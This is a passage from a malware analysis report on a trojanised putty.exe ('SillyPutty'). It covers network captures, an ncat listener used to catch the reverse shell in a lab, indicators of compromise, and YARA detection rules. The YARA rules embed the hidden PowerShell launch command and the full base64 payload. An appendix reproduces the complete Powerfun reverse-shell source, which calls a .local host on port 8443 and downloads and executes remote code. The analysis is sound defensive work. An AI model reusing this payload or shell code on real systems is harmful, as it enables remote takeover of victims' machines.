0010	00 54 a9 f5 00 00 80 11	7b 17 0a 00 00 d4 0a 00	.T.....{.....
0020	00 b9 c7 ee 00 35 00 40	15 de 67 0c 01 00 00 015.@ .g.....
0030	00 00 00 00 00 00 06 62	6f 6e 75 73 32 19 63 6fb onus2.co
0040	72 70 6f 72 61 74 65 62	6f 6e 75 73 61 70 70 6c	rporateb onusappl
0050	69 63 61 74 69 6f 6e 05	6c 6f 63 61 6c 00 00 01	ication local...
0060	00 01		..

Fig 12: WireShark Initial DNS Request

This indicates that the *putty.exe* is executing the embedded PowerShell payload.

Hijacking The Reverse Shell:

In order to allow our machine to connect to the reverse shell, we need to add the domain to our hosts file. This way, there is an actual machine behind the domain for the malware to interact with, and not just a simulated internet.



```
ncat -lnvp 8443
```




Fig 14: Ncat initial listener

We can see the PowerShell process spawned by *putty.exe* successfully connect to our listener. However, the connection is encoded with SSL (as we saw previously during BSA). So a SSL tag must be added to decode/decrypt the remote connection.

```
ncat -lnvp 8443 --ssl
```




Fig 15: Ncat connection with SSL

With the SSL tag, we are successfully able to connect to the reverse shell created by the PowerShell payload.

// Advanced Dynamic Analysis: [ADA]

We spent some time attempting to debug the putty.exe to attempt to find the embedded payload. There was not much success, so an updated report may be coming down the road soon.



// Indicators of Compromise: [IOC]

Host Based Indicators:

Upon the execution of *putty.exe*, a PowerShell process is spawned and attempts to reach out to port 8443.




Fig 16: Procmon PowerShell child process

Network Based Indicators:

Using TCPview, we can see the PowerShell payload reaches out to our local host (the IP address set in our hosts file) and the port 8443. Another indicator of the trojan's malicious activity.




Fig 17: TCPview PowerShell socket



// Rules and Signatures:

YARA Rules

```
rule putty_exe {

    meta:
        last_updated = "2023-05-06"
        author = "C0SM0"
        description = "YARA rules for SillyPutty (putty.exe)"

    strings:

        // putty.exe
        $magic_bytes = "MZ"
        $powershell_execution = "powershell.exe -nop -w hidden -noni -ep bypass
        \"&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
        System.IO.Compression.GzipStream((New-Object
        System.IO.MemoryStream([System.Convert]::FromBase64String('\"
        $base64_payload =
        "H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLePvsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlyp
        LjBNtUL7aGczlz5kL9AG0xQbkoOIRwK10tkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNp1PB4TFU4S30WZYi1
        9B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55p
        GH1LUut29g3EvE6t8wj1+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEW
        GFuCVfgCVSroAvw4DI4D3XnKk25QH1Z2pW2WKk0/ofzChNyZ/ytiWysFe0CtyIT1N05j9suHDz+dGhK1qd
        Q2roctcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTXeFXLdK/hLYaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjm
        WA06/Ztgg5Vp2JWayl0Zd0oohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27Dv
        P3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7
        TOJ3NPPtrm3VAyHBgnqcfHwd7xzfyPD72pxq3miBnIrGTch4+iqPr68DW4JPV8bu3ppqXFR1X7JF5iloEsOD
        faYBqglGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNa
        DUVDQB1piQ037HXdc6TohdCug32FUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJewG7cvyAHn27HWVp+F
        vKJsaTBXTiH1h33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxTuleH74GV/PKRvYqI3jqFn6lyiuBFV0wd
        kTPXSSHsfe/+7dJtImqHve2k5A5X5N6SjX3V8HwZ98I7sAgg5wuCktlcWPiYtk8prV5tbHFaFlC1euZQbL2
        b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCEkVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DV0thaIh
        1IKOR3Mjok1UJfnhGVIpr+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFwp5uLXdGnSXTZQJhS6f5h6N
        tcjry9N8eXQ0XxyH4rirE0J3L9kf8i/mt193dQkAAA=="

    condition:
        (($magic_bytes at 0) and $base64_payload)
        or
        ($magic_bytes at 0) and $powershell_execution
}

// powerfun.ps1
rule powerfun_ps1 {
```



```
meta:
  last_updated = "2023-05-06"
  author = "C0SM0"
  description = "YARA rules for SillyPutty (powerfun.ps1)"

strings:
  $domain = "bonus2.corporatebonusapplication.local"
  $port = "8443"
  $authors = "# Powerfun - Written by Ben Turner & Dave Hardy"
  $execution = "powerfun -Command reverse -Sslcon true"
  $tcp_listener = "[System.Net.Sockets.TcpListener]"
  $tcp_client = "System.Net.Sockets.TCPClient"

condition:
  ($domain and $port)
  or
  ($tcp_listener and $tcp_client)
  or
  $execution
  or
  $authors
}
```

Domains and IP's

DOMAIN / IP	PORT
hxxps://bonus2.corporatebonusapplication.local	8443



// Appendices:

A. Powerfun Source Code:

```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}

function powerfun
{
    Param(
        [String]$Command,
        [String]$Sslcon,
        [String]$Download
    )
    Process {
        $modules = @()
        if ($Command -eq "bind")
        {
            $listener = [System.Net.Sockets.TcpListener]8443
            $listener.start()
            $client = $listener.AcceptTcpClient()
        }
        if ($Command -eq "reverse")
        {
            $client = New-Object
System.Net.Sockets.TCPCClient("bonus2.corporatebonusapplication.local",8443)
        }

        $stream = $client.GetStream()

        if ($Sslcon -eq "true")
        {
            $sslStream = New-Object
System.Net.Security.SslStream($stream,$false,({$True} -as
[Net.Security.RemoteCertificateValidationCallback]))
            $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
            $stream = $sslStream
        }
    }
}
```



```
[byte[]]$bytes = 0..20000|%{0}
$sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running
as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015
Microsoft Corporation. All rights reserved.`n`n")
$stream.Write($sendbytes,0,$sendbytes.Length)

if ($Download -eq "true")
{
    $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)
    ForEach ($module in $modules)
    {
        (Get-Webclient).DownloadString($module)|Invoke-Expression
    }
}

$sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path +
'>')
$stream.Write($sendbytes,0,$sendbytes.Length)

while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
{
    $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
    $data = $EncodedText.GetString($bytes,0, $i)
    $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

    $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '
    $x = ($error[0] | Out-String)
    $error.clear()
    $sendback2 = $sendback2 + $x

    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
    $stream.Write($sendbyte,0,$sendbyte.Length)
    $stream.Flush()
}
$client.Close()
$listener.Stop()
}

powerfun -Command reverse -Sslcon true
```